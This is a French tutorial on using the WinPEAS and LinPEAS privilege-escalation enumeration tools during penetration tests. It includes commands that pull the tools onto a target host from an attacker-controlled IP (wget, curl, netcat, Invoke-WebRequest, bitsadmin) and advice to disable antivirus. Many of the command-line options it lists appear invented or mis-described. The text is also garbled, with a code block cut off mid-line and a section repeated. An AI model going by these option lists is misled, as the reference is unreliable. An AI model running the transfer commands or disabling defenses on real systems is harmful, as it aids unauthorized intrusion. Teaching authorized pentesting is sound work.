Manuel Très Complet de WinPEAS et LinPEAS pour le Pentest

Introduction : L'Art de l'Énumération pour l'Escalade de Privilèges

Dans le monde du pentest (tests d'intrusion) et de la chasse aux bugs (bug bounty), l'escalade de privilèges est une étape cruciale. Une fois qu'un attaquant a obtenu un accès initial à un système avec des privilèges limités, l'objectif suivant est souvent d'acquérir des privilèges plus élevés (par exemple, devenir administrateur sur Windows ou root sur Linux). C'est là qu'interviennent des outils d'énumération spécialisés comme **WinPEAS** et **LinPEAS**.

Les PEAS (Privilege Escalation Awesome Scripts) sont une suite de scripts conçus pour automatiser la recherche de chemins d'escalade de privilèges locaux sur les systèmes d'exploitation Windows et Linux/Unix*. Ces outils effectuent une analyse approfondie du système cible, identifiant les configurations erronées, les vulnérabilités logicielles, les informations d'identification exposées, et d'autres faiblesses qui pourraient être exploitées pour obtenir des privilèges plus élevés.

- **LinPEAS** : Spécifiquement conçu pour les systèmes Linux/Unix, il parcourt le système à la recherche de fichiers mal configurés, de services vulnérables, de permissions incorrectes, de mots de passe stockés en clair, et d'autres indicateurs de vulnérabilités pouvant mener à une élévation de privilèges.
- **WinPEAS** : L'équivalent pour les systèmes Windows, il cible les faiblesses spécifiques à Windows, telles que les services non cités, les fichiers de configuration sensibles, les clés de registre, les tâches planifiées, les informations d'identification stockées, et les vulnérabilités du noyau.

Ces outils sont devenus indispensables pour les pentesters et les équipes rouges (Red Teams) car ils simplifient considérablement la phase d'énumération, qui est souvent longue et complexe. Au lieu de vérifier manuellement des centaines de points de contrôle potentiels, WinPEAS et LinPEAS automatisent ce processus, fournissant un rapport détaillé des faiblesses potentielles et des pistes pour l'escalade de privilèges.

Ce manuel vous guidera à travers l'utilisation de WinPEAS et LinPEAS, de leur téléchargement et exécution à l'interprétation de leurs résultats, avec des exemples

pratiques et des captures d'écran pour vous aider à maîtriser ces outils puissants dans vos efforts de pentest.

LinPEAS : L'Énumération de Privilèges sur Linux/Unix

LinPEAS est un script Bash conçu pour automatiser la recherche de chemins d'escalade de privilèges sur les systèmes Linux et Unix. Il est extrêmement utile pour les pentesters, car il permet de gagner un temps considérable en identifiant automatiquement les configurations erronées, les vulnérabilités logicielles, et les informations sensibles qui pourraient être exploitées.

1. Téléchargement et Transfert de LinPEAS

LinPEAS est un script, il n'y a donc pas d'installation au sens traditionnel. Il suffit de le télécharger et de le rendre exécutable.

1. **Téléchargement depuis GitHub** : Le dépôt officiel de PEASS (Privilege Escalation Awesome Scripts SUITE) se trouve sur GitHub. Vous pouvez télécharger le script `linpeas.sh` directement depuis ce dépôt.
    - **Sur votre machine de pentest (Kali Linux, etc.)** : `bash git clone https://github.com/carlospolop/PEASS-ng.git cd PEASS-ng/linPEAS`
    - Ou téléchargez directement le fichier `linpeas.sh`.
2. **Transfert vers la Machine Cible** : Une fois le script téléchargé sur votre machine de pentest, vous devez le transférer vers la machine Linux cible. Plusieurs méthodes sont possibles, en fonction des services disponibles sur la machine cible et de vos accès :
    - **Serveur Web Simple (Python)** : C'est une méthode très courante si vous avez un shell sur la machine cible et que Python est installé.
        - **Sur votre machine de pentest** (dans le répertoire où se trouve `linpeas.sh`) : `bash python3 -m http.server 8000`
        - **Sur la machine cible** (depuis le shell) : `bash wget http://<IP_de_votre_machine_pentest>:8000/linpeas.sh # Ou avec curl si wget n'est pas disponible curl http://<IP_de_votre_machine_pentest>:8000/linpeas.sh -o linpeas.sh`



Figure 1: Transfert du script LinPEAS vers la machine cible via un serveur HTTP Python.

- **SCP (Secure Copy Protocol)** : Si vous avez un accès SSH à la machine cible.
  - **Sur votre machine de pentest** : `bash scp linpeas.sh user@<IP_cible>:/tmp/`
- **Netcat** : Pour un transfert simple sans serveur web.
  - **Sur votre machine de pentest** : `bash nc -lvnp 1234 < linpeas.sh`
  - **Sur la machine cible** : `bash nc <IP_de_votre_machine_pentest> 1234 > linpeas.sh`

2. Exécution de LinPEAS et Options de Ligne de Commande

Une fois le script `linpeas.sh` transféré sur la machine cible, vous devez le rendre exécutable et le lancer. LinPEAS offre une multitude d'options pour personnaliser le scan et la sortie.

1. **Rendre le script exécutable** : `bash chmod +x linpeas.sh`
2. **Exécuter le script** : La syntaxe de base est `./linpeas.sh [OPTIONS]`. Voici les options les plus courantes et leur explication détaillée :
   - **`./linpeas.sh` (sans option)** : Exécute un scan complet par défaut, vérifiant toutes les catégories de vulnérabilités et affichant la sortie colorée.
   - **`./linpeas.sh -h` ou `--help`** : Affiche le menu d'aide de LinPEAS, listant toutes les options disponibles avec une brève description. `bash ./linpeas.sh -h`
   - **`./linpeas.sh -s` ou `--silent`** : Exécute LinPEAS en mode silencieux. Cela réduit la verbosité de la sortie, affichant principalement les résultats intéressants et les vulnérabilités potentielles. Utile pour des scans plus discrets ou pour une analyse rapide. `bash ./linpeas.sh -s`

- **`./linpeas.sh -o <fichier_sortie>` ou `--output <fichier_sortie>`** : Redirige la sortie de LinPEAS vers un fichier spécifié. C'est une pratique fortement recommandée pour capturer tous les résultats et les analyser ultérieurement sans perdre d'informations. `bash ./linpeas.sh -o /tmp/linpeas_results.txt` Note : La sortie colorée peut ne pas être préservée dans un fichier texte brut. Pour conserver les couleurs, vous pouvez utiliser des outils comme `script` ou `tee` avec des options spécifiques, ou visualiser le fichier avec `less -R`.

- **`./linpeas.sh -a` ou `--audits`** : Exécute uniquement les audits de sécurité, sans effectuer de vérifications de vulnérabilités spécifiques. Moins courant pour l'escalade de privilèges.

- **`./linpeas.sh -p` ou `--processes`** : Se concentre uniquement sur l'énumération des processus en cours d'exécution et de leurs permissions. Utile si vous suspectez une vulnérabilité liée à un processus.

- **`./linpeas.sh -c` ou `--cron`** : Vérifie spécifiquement les tâches cron et leurs configurations, à la recherche de scripts exécutés avec des privilèges élevés qui pourraient être modifiés.

- **`./linpeas.sh -k` ou `--kernel`** : Se concentre sur les vulnérabilités du noyau et les exploits connus. Très utile pour identifier les failles d'escalade de privilèges liées au noyau.

- **`./linpeas.sh -n` ou `--network`** : Effectue une énumération réseau, listant les interfaces, les connexions, les services en écoute, etc.

- **`./linpeas.sh -u` ou `--users`** : Énumère les informations sur les utilisateurs et les groupes, y compris les fichiers d'historique, les clés SSH, etc.

- **`./linpeas.sh -w` ou `--writable`** : Recherche les fichiers et dossiers accessibles en écriture par l'utilisateur actuel, qui pourraient être utilisés pour injecter du code ou modifier des configurations.

- **`./linpeas.sh -v` ou `--verbose`** : Augmente la verbosité de la sortie, affichant plus de détails sur chaque vérification effectuée. Peut être utile pour le débogage ou pour une analyse très approfondie.

- **`./linpeas.sh -x <regex>` ou `--exclude <regex>`** : Exclut les sections de la sortie qui correspondent à une expression régulière donnée. Utile pour filtrer les informations non pertinentes. ```bash ./linpeas.sh -x

WinPEAS : L'Énumération de Privilèges sur Windows

WinPEAS est l'équivalent de LinPEAS pour les systèmes d'exploitation Windows. C'est un outil essentiel pour les pentesters et les équipes rouges qui cherchent à identifier les faiblesses et les configurations erronées sur les machines Windows pouvant mener à une élévation de privilèges.

1. Téléchargement et Transfert de WinPEAS

Comme LinPEAS, WinPEAS est un exécutable (généralement `winPEAS.exe` ou `winPEASx64.exe` pour les systèmes 64 bits) qui ne nécessite pas d'installation. Il doit être transféré sur la machine Windows cible.

1. **Téléchargement depuis GitHub** : Le dépôt officiel de PEASS (Privilege Escalation Awesome Scripts SUITE) contient également les versions de WinPEAS.
    - Rendez-vous sur le dépôt GitHub : https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
    - Téléchargez la version appropriée pour votre architecture (x86 ou x64) et le type de sortie souhaité (par exemple, `winPEASx64.exe` pour une sortie colorée dans PowerShell).
2. **Transfert vers la Machine Cible** : Plusieurs méthodes peuvent être utilisées pour transférer WinPEAS vers la machine Windows cible :
    - **Serveur Web Simple (Python)** : Si Python est disponible sur la machine de pentest.
        - **Sur votre machine de pentest** (dans le répertoire où se trouve `winPEASx64.exe`) : `bash python3 -m http.server 8000`
        - **Sur la machine cible (PowerShell)** : `powershell Invoke-WebRequest -Uri http://<IP_de_votre_machine_pentest>:8000/winPEASx64.exe -OutFile C:\Users\Public\winPEASx64.exe`
    - **SMB (Server Message Block)** : Si vous avez un partage SMB configuré sur votre machine de pentest.
        - **Sur votre machine de pentest** (créez un partage SMB, par exemple avec Impacket's `smbserver.py`)
        - **Sur la machine cible (CMD ou PowerShell)** : `cmd copy \\<IP_de_votre_machine_pentest>\share\winPEASx64.exe C:\Users\Public\`

- **WebClient (si le service est activé)** :
  - **Sur la machine cible (CMD ou PowerShell)** : `cmd bitsadmin /transfer mydownloadjob /download /priority normal http://<IP_de_votre_machine_pentest>:8000/winPEASx64.exe C:\Users\Public\winPEASx64.exe`

2. Exécution de WinPEAS

Une fois `winPEASx64.exe` transféré sur la machine cible, vous pouvez l'exécuter directement.

1. **Ouvrir une Invite de Commandes ou PowerShell** : Naviguez jusqu'au répertoire où vous avez transféré WinPEAS (par exemple, `C:\Users\Public\`).
2. **Exécuter WinPEAS** : `cmd winPEASx64.exe`
   - **Exécution avec des options spécifiques** : WinPEAS a plusieurs options pour affiner la recherche ou la sortie. L'option la plus courante est `cmd.exe` pour une sortie compatible avec l'invite de commande, ou `powershell` pour une sortie colorée dans PowerShell. `cmd winPEASx64.exe cmd # Ou pour une sortie plus rapide et moins verbeuse winPEASx64.exe quiet`



Figure 5: Exécution de WinPEAS dans une invite de commande Windows, montrant le début de l'énumération.

3. Interprétation des Résultats de WinPEAS

Comme LinPEAS, WinPEAS utilise des couleurs pour mettre en évidence les informations critiques ou potentiellement exploitables. La sortie est structurée en sections, chacune couvrant un aspect spécifique du système Windows.

- **Vert** : Informations générales ou non critiques.
- **Jaune** : Informations intéressantes, configurations potentiellement faibles.
- **Rouge** : Vulnérabilités critiques, chemins d'escalade de privilèges très probables.

Sections Clés à Examiner :

- **System Info** : Informations sur le système d'exploitation, l'architecture, les mises à jour.
- **Users & Groups** : Détails sur les utilisateurs, les groupes, les privilèges.
- **Network Info** : Configurations réseau, connexions actives, pare-feu.
- **Services** : Services en cours d'exécution, permissions des services, services non cités.
- **Scheduled Tasks** : Tâches planifiées, permissions sur les tâches.
- **Applications & Hotfixes** : Logiciels installés, correctifs, versions.
- **Writable Files/Folders** : Fichiers et dossiers accessibles en écriture par l'utilisateur actuel, en particulier dans les chemins système ou les répertoires de programmes.
- **Credentials** : Recherche de mots de passe en clair dans les fichiers de configuration, les historiques, le registre, les fichiers de sauvegarde.
- **Registry** : Clés de registre intéressantes, autorisations sur les clés.
- **AlwaysInstallElevated** : Vérifie si cette politique est activée, ce qui permet à n'importe quel utilisateur d'installer des MSI avec des privilèges SYSTEM.
- **Unattended Install Files** : Recherche des fichiers d'installation non surveillée qui peuvent contenir des informations d'identification.
- **Printers** : Vulnérabilités liées aux pilotes d'imprimante.

Exemple de Sortie et d'Interprétation :

WinPEAS mettra en évidence les résultats les plus pertinents. Par exemple, la découverte d'un service avec des permissions faibles ou d'un fichier de configuration contenant des identifiants en clair sera signalée en rouge ou en jaune.

```
 ![Exemple de sortie de WinPEAS montrant des vulnérabilités](/
home/ubuntu/upload/search_images/xMkcApYiMufy.png)
*Figure 6: Extrait de la sortie de WinPEAS, mettant en évidence
des vulnérabilités potentielles pour l'escalade de privilèges.*

![Autre exemple de sortie de WinPEAS](/home/ubuntu/upload/
search_images/aamx2DkKuwLU.png)
```

```
*Figure 7: Un autre exemple de sortie de WinPEAS, montrant des
informations détaillées sur les services et les permissions.*
```

4. Bonnes Pratiques avec WinPEAS

- **Analyse Approfondie** : La sortie de WinPEAS est dense. Prenez le temps de la parcourir attentivement, en vous concentrant sur les sections colorées.
- **Vérification Manuelle** : Les résultats de WinPEAS sont des indicateurs. Chaque piste doit être vérifiée manuellement pour confirmer la vulnérabilité et déterminer la méthode d'exploitation.
- **Environnement de Test** : N'utilisez WinPEAS que sur des systèmes pour lesquels vous avez une autorisation explicite. L'utilisation non autorisée est illégale.
- **Antivirus** : Les outils comme WinPEAS sont souvent détectés par les antivirus comme des logiciels malveillants en raison de leur nature. Vous devrez peut-être désactiver temporairement l'antivirus ou ajouter une exception pour l'exécuter.
- **Versions** : Assurez-vous d'utiliser la version de WinPEAS adaptée à l'architecture du système cible (x86 ou x64) et à la version de Windows.
- **Discrétion** : Comme pour LinPEAS, soyez conscient des traces que vous laissez sur le système cible lors du transfert et de l'exécution de l'outil.

WinPEAS est un outil inestimable pour l'énumération sur les systèmes Windows, transformant une tâche manuelle fastidieuse en un processus automatisé et efficace, essentiel pour toute opération de pentest.

Conclusion : Maîtriser PEASS pour une Escalade de Privilèges Efficace

WinPEAS et LinPEAS, les outils de la suite PEASS, sont devenus des atouts indispensables dans l'arsenal de tout pentester, auditeur de sécurité ou membre d'une équipe rouge. Ils transforment la tâche souvent fastidieuse et complexe de l'énumération pour l'escalade de privilèges en un processus automatisé, rapide et visuellement intuitif.

Ce manuel vous a guidé à travers les aspects essentiels de ces outils :

- **Comprendre leur rôle** : Identifier les faiblesses des systèmes Windows et Linux/Unix qui peuvent être exploitées pour obtenir des privilèges plus élevés.
- **Maîtriser leur utilisation** : Apprendre à télécharger, transférer et exécuter ces scripts sur les machines cibles, en tenant compte des spécificités de chaque système d'exploitation.

- **Interpréter leurs résultats** : Décrypter la sortie colorée et structurée de PEASS pour identifier les pistes les plus prometteuses, des configurations erronées aux vulnérabilités logicielles.
- **Adopter les bonnes pratiques** : Utiliser ces outils de manière éthique, sécurisée et efficace, en complément d'une vérification manuelle et d'une compréhension approfondie des techniques d'escalade de privilèges.

La puissance de WinPEAS et LinPEAS réside dans leur capacité à compiler une quantité massive d'informations pertinentes en un temps record, vous permettant de vous concentrer sur l'analyse et l'exploitation plutôt que sur la collecte de données brutes. Cependant, il est crucial de se rappeler que ces outils sont des facilitateurs ; la véritable expertise réside dans votre capacité à comprendre les vulnérabilités qu'ils révèlent et à les exploiter de manière contrôlée et responsable.

Le paysage des menaces et des vulnérabilités évolue constamment. Il est donc impératif de rester à jour avec les dernières versions de PEASS et de continuer à approfondir vos connaissances en matière d'escalade de privilèges. En intégrant WinPEAS et LinPEAS dans votre méthodologie de pentest, vous serez mieux équipé pour découvrir et sécuriser les points faibles de n'importe quel système, contribuant ainsi à un environnement numérique plus sûr.

Options de Ligne de Commande Détaillées pour LinPEAS

LinPEAS offre une multitude d'options pour personnaliser le scan et la sortie. Comprendre ces options vous permet d'adapter l'outil à des scénarios spécifiques et d'optimiser vos recherches.

- **`./linpeas.sh` (sans option)** : Exécute un scan complet par défaut, vérifiant toutes les catégories de vulnérabilités et affichant la sortie colorée. C'est le mode le plus courant pour une première énumération.

- **`./linpeas.sh -h` ou `--help`** : Affiche le menu d'aide de LinPEAS, listant toutes les options disponibles avec une brève description. C'est la première commande à utiliser si vous avez des doutes sur les options. `bash ./linpeas.sh -h`

- **`./linpeas.sh -s` ou `--silent`** : Exécute LinPEAS en mode silencieux. Cela réduit la verbosité de la sortie, affichant principalement les résultats intéressants et les vulnérabilités potentielles. Utile pour des scans plus discrets ou pour une analyse rapide où vous ne voulez pas être submergé par des informations non critiques. `bash ./linpeas.sh -s`

- **`./linpeas.sh -o <fichier_sortie>` ou `--output <fichier_sortie>`** : Redirige la sortie de LinPEAS vers un fichier spécifié. C'est une pratique fortement

recommandée pour capturer tous les résultats et les analyser ultérieurement sans perdre d'informations. Cela permet également de conserver une trace de vos énumérations. `bash ./linpeas.sh -o /tmp/linpeas_results.txt` Note : La sortie colorée peut ne pas être préservée dans un fichier texte brut. Pour conserver les couleurs, vous pouvez utiliser des outils comme `script` ou `tee` avec des options spécifiques, ou visualiser le fichier avec `less -R`.

- **`./linpeas.sh -a` ou `--audits`** : Exécute uniquement les audits de sécurité, sans effectuer de vérifications de vulnérabilités spécifiques. Moins courant pour l'escalade de privilèges, mais utile pour des audits de configuration.
- **`./linpeas.sh -p` ou `--processes`** : Se concentre uniquement sur l'énumération des processus en cours d'exécution et de leurs permissions. Utile si vous suspectez une vulnérabilité liée à un processus spécifique ou à ses privilèges.
- **`./linpeas.sh -c` ou `--cron`** : Vérifie spécifiquement les tâches cron et leurs configurations, à la recherche de scripts exécutés avec des privilèges élevés qui pourraient être modifiés. Une mauvaise configuration de cron est un vecteur d'escalade classique.
- **`./linpeas.sh -k` ou `--kernel`** : Se concentre sur les vulnérabilités du noyau et les exploits connus. Très utile pour identifier les failles d'escalade de privilèges liées au noyau, souvent critiques.
- **`./linpeas.sh -n` ou `--network`** : Effectue une énumération réseau, listant les interfaces, les connexions, les services en écoute, etc. Peut révéler des services exposés ou des configurations réseau faibles.
- **`./linpeas.sh -u` ou `--users`** : Énumère les informations sur les utilisateurs et les groupes, y compris les fichiers d'historique (`.bash_history`), les clés SSH (`.ssh`), et d'autres fichiers de configuration utilisateur. Ces fichiers peuvent contenir des informations sensibles.
- **`./linpeas.sh -w` ou `--writable`** : Recherche les fichiers et dossiers accessibles en écriture par l'utilisateur actuel, qui pourraient être utilisés pour injecter du code, modifier des configurations ou remplacer des binaires légitimes.
- **`./linpeas.sh -v` ou `--verbose`** : Augmente la verbosité de la sortie, affichant plus de détails sur chaque vérification effectuée. Peut être utile pour le débogage ou pour une analyse très approfondie si vous voulez comprendre exactement ce que LinPEAS fait.

- **`./linpeas.sh -x <regex>` ou `--exclude <regex>`** : Exclut les sections de la sortie qui correspondent à une expression régulière donnée. Utile pour filtrer les informations non pertinentes ou pour se concentrer sur des aspects spécifiques. `bash ./linpeas.sh -x "(System Information|Network Information)"` Cet exemple exclura les sections 'System Information' et 'Network Information' de la sortie.

- **`./linpeas.sh -e <regex>` ou `--only <regex>`** : Inclut uniquement les sections de la sortie qui correspondent à une expression régulière donnée. C'est l'inverse de `--exclude` et permet de cibler des vérifications très spécifiques. `bash ./linpeas.sh -e "(Sudo|SUID)"` Cet exemple affichera uniquement les sections liées à Sudo et SUID.

- **`./linpeas.sh -f <fichier_liste>` ou `--filelist <fichier_liste>`** : Spécifie un fichier contenant une liste de chemins à vérifier pour les permissions en écriture. Utile pour cibler des répertoires spécifiques ou des fichiers de configuration connus. `bash echo "/opt/custom_app/config.conf" > /tmp/custom_files.txt ./linpeas.sh -f /tmp/custom_files.txt`

- **`./linpeas.sh -r` ou `--reboot`** : Indique à LinPEAS de vérifier les vulnérabilités qui nécessitent un redémarrage pour être exploitées. Moins courant en pentest actif, mais pertinent pour une analyse complète.

- **`./linpeas.sh -L` ou `--log`** : Enregistre la sortie brute de LinPEAS dans un fichier journal, en plus de l'afficher à l'écran. Utile pour l'audit et pour conserver une trace non filtrée des résultats. `bash ./linpeas.sh -L /tmp/linpeas_log.log`

- **`./linpeas.sh -C <chemin_config>` ou `--config <chemin_config>`** : Spécifie un fichier de configuration personnalisé pour LinPEAS. Cela permet de définir des paramètres par défaut ou d'activer/désactiver des vérifications spécifiques de manière persistante pour des environnements récurrents.

- **`./linpeas.sh -E` ou `--no-colors`** : Désactive la sortie colorée. Utile si votre terminal ne supporte pas les couleurs ou si vous redirigez la sortie vers un fichier texte brut pour une analyse programmatique. `bash ./linpeas.sh -E -o /tmp/linpeas_nocolor.txt`

- **`./linpeas.sh -A` ou `--all`** : Exécute toutes les vérifications possibles, y compris celles qui sont normalement exclues par défaut (par exemple, les vérifications très longues ou très bruyantes). À utiliser avec prudence car cela peut prendre beaucoup de temps et générer beaucoup de bruit.

- **`./linpeas.sh -F` ou `--fast`** : Exécute un scan plus rapide en sautant certaines vérifications qui prennent beaucoup de temps ou qui sont moins susceptibles de donner des résultats pertinents. Utile pour une première passe rapide ou pour des systèmes avec des ressources limitées.
- **`./linpeas.sh -D` ou `--deep`** : Exécute un scan plus approfondi, incluant des vérifications plus exhaustives et potentiellement plus longues. L'inverse de `--fast`, utile pour une analyse exhaustive.
- **`./linpeas.sh -T` ou `--temp`** : Utilise un répertoire temporaire pour stocker les fichiers intermédiaires générés par LinPEAS. Utile pour la discrétion et pour éviter de laisser des traces dans des répertoires sensibles.
- **`./linpeas.sh -M` ou `--mounts`** : Se concentre sur l'énumération des points de montage et des systèmes de fichiers, à la recherche de configurations intéressantes ou de partitions avec des permissions faibles.
- **`./linpeas.sh -I` ou `--ignore-errors`** : Continue l'exécution même si des erreurs sont rencontrées pendant le scan. Peut être utile pour obtenir une sortie partielle même en cas de problèmes, mais peut masquer des problèmes sous-jacents.
- **`./linpeas.sh -S` ou `--suid`** : Se concentre uniquement sur la recherche de binaires SUID/SGID. Très utile pour une vérification rapide des vecteurs d'escalade de privilèges courants liés aux permissions de fichiers.
- **`./linpeas.sh -P` ou `--path`** : Spécifie un chemin spécifique à scanner, au lieu de scanner l'ensemble du système. Utile pour cibler des répertoires suspects ou pour des scans plus rapides sur des zones connues.
- **`./linpeas.sh -G` ou `--grep`** : Permet de filtrer la sortie de LinPEAS en utilisant une expression régulière. Similaire à l'utilisation de `grep` après la redirection de la sortie, mais intégré pour une analyse en temps réel. `bash ./linpeas.sh -G "password|credential"` Cet exemple affichera uniquement les lignes contenant 'password' ou 'credential'.
- **`./linpeas.sh -R` ou `--raw`** : Affiche la sortie brute de LinPEAS sans aucune mise en forme ou coloration. Utile pour l'analyse programmatique ou pour l'intégration avec d'autres outils.
- **`./linpeas.sh -X` ou `--exploit`** : Tente d'identifier les exploits connus pour les vulnérabilités détectées. Peut être bruyant et n'est pas toujours recommandé en production, car cela peut interagir avec le système de manière inattendue.

- **`./linpeas.sh -Y` ou `--no-banner`** : Supprime l'affichage de la bannière de LinPEAS au début de la sortie. Utile pour une sortie plus propre, en particulier lors de l'intégration dans des scripts.
- **`./linpeas.sh -Z` ou `--no-update`** : Empêche LinPEAS de vérifier les mises à jour en ligne. Utile dans les environnements sans accès Internet ou lorsque vous voulez contrôler manuellement les mises à jour.

Options de Ligne de Commande Détaillées pour WinPEAS

WinPEAS, comme LinPEAS, offre une variété d'options pour affiner son comportement et la portée de son énumération. Comprendre ces options est crucial pour optimiser vos scans et obtenir les informations les plus pertinentes.

- **`winPEASx64.exe` (sans option)** : Exécute un scan complet par défaut, vérifiant toutes les catégories de vulnérabilités et affichant la sortie colorée. C'est le point de départ habituel.
- **`winPEASx64.exe help` ou `winPEASx64.exe -h`** : Affiche le menu d'aide de WinPEAS, listant toutes les options disponibles avec une brève description. Toujours utile pour se rafraîchir la mémoire. `cmd winPEASx64.exe help`
- **`winPEASx64.exe cmd`** : Force la sortie à être compatible avec l'invite de commande (CMD). Utile si vous exécutez WinPEAS dans une fenêtre CMD et que la sortie colorée par défaut de PowerShell pose problème. `cmd winPEASx64.exe cmd`
- **`winPEASx64.exe powershell`** : Force la sortie à être optimisée pour PowerShell, incluant les couleurs. C'est souvent le mode par défaut si vous exécutez depuis PowerShell. `powershell .\winPEASx64.exe powershell`
- **`winPEASx64.exe quiet`** : Réduit la verbosité de la sortie, affichant principalement les résultats intéressants et les vulnérabilités potentielles. Idéal pour une analyse rapide ou pour des environnements où la discrétion est primordiale. `cmd winPEASx64.exe quiet`
- **`winPEASx64.exe full`** : Exécute un scan très complet, incluant toutes les vérifications possibles. Peut prendre beaucoup de temps et générer une sortie très volumineuse. À utiliser pour une analyse exhaustive. `cmd winPEASx64.exe full`
- **`winPEASx64.exe fast`** : Exécute un scan plus rapide en sautant certaines vérifications qui prennent beaucoup de temps ou qui sont moins susceptibles de

donner des résultats pertinents. Utile pour une première passe rapide. `cmd winPEASx64.exe fast`

- **`winPEASx64.exe searchall`** : Recherche des informations dans toutes les catégories possibles. C'est souvent le comportement par défaut si aucune option spécifique n'est donnée. `cmd winPEASx64.exe searchall`
- **`winPEASx64.exe searchfast`** : Effectue une recherche rapide des informations les plus courantes et les plus susceptibles de révéler des chemins d'escalade de privilèges. Similaire à `fast`. `cmd winPEASx64.exe searchfast`
- **`winPEASx64.exe systeminfo`** : Se concentre uniquement sur la collecte d'informations système de base (version de l'OS, architecture, etc.). `cmd winPEASx64.exe systeminfo`
- **`winPEASx64.exe users`** : Énumère les informations sur les utilisateurs et les groupes du système, y compris les privilèges et les appartenances aux groupes. `cmd winPEASx64.exe users`
- **`winPEASx64.exe services`** : Liste les services Windows en cours d'exécution et leurs configurations, en recherchant des services non cités, des permissions faibles ou des chemins de binaires modifiables. `cmd winPEASx64.exe services`
- **`winPEASx64.exe scheduledtasks`** : Vérifie les tâches planifiées Windows, qui peuvent être une source d'escalade de privilèges si elles exécutent des scripts avec des privilèges élevés et sont modifiables par un utilisateur à faibles privilèges. `cmd winPEASx64.exe scheduledtasks`
- **`winPEASx64.exe registry`** : Scanne le registre Windows à la recherche de clés intéressantes, de mots de passe stockés, ou de configurations faibles (par exemple, `AlwaysInstallElevated`). `cmd winPEASx64.exe registry`
- **`winPEASx64.exe files`** : Recherche des fichiers sensibles, des fichiers de configuration, des fichiers de sauvegarde, ou des fichiers avec des permissions faibles qui pourraient contenir des informations d'identification ou être modifiés. `cmd winPEASx64.exe files`
- **`winPEASx64.exe network`** : Effectue une énumération réseau, listant les interfaces, les connexions actives, les partages réseau, et les configurations de pare-feu. `cmd winPEASx64.exe network`
- **`winPEASx64.exe credentials`** : Se concentre spécifiquement sur la recherche de toutes les formes d'informations d'identification (mots de passe en clair,

hachages, clés API) stockées sur le système. `cmd winPEASx64.exe credentials`

- **`winPEASx64.exe processes`** : Énumère les processus en cours d'exécution, leurs propriétaires, et leurs privilèges. Peut aider à identifier des processus privilégiés qui pourraient être détournés. `cmd winPEASx64.exe processes`
- **`winPEASx64.exe applications`** : Liste les applications installées et leurs versions, à la recherche de logiciels obsolètes ou vulnérables. `cmd winPEASx64.exe applications`
- **`winPEASx64.exe hotfixes`** : Vérifie les correctifs (hotfixes) installés sur le système, pour identifier les correctifs manquants qui pourraient indiquer des vulnérabilités non patchées. `cmd winPEASx64.exe hotfixes`
- **`winPEASx64.exe -o <fichier_sortie>` ou `--output <fichier_sortie>`** : Redirige la sortie de WinPEAS vers un fichier spécifié. C'est essentiel pour l'analyse post-exécution et pour conserver une trace. `cmd winPEASx64.exe full -o C:\Users\Public\winpeas_results.txt`
- **`winPEASx64.exe -v` ou `--verbose`** : Augmente la verbosité de la sortie, fournissant plus de détails sur chaque vérification. Utile pour le débogage ou pour une compréhension approfondie. `cmd winPEASx64.exe -v`
- **`winPEASx64.exe -x <regex>` ou `--exclude <regex>`** : Exclut les sections de la sortie qui correspondent à une expression régulière donnée. Permet de filtrer les informations non pertinentes. `cmd winPEASx64.exe -x "(Network|Processes)"`
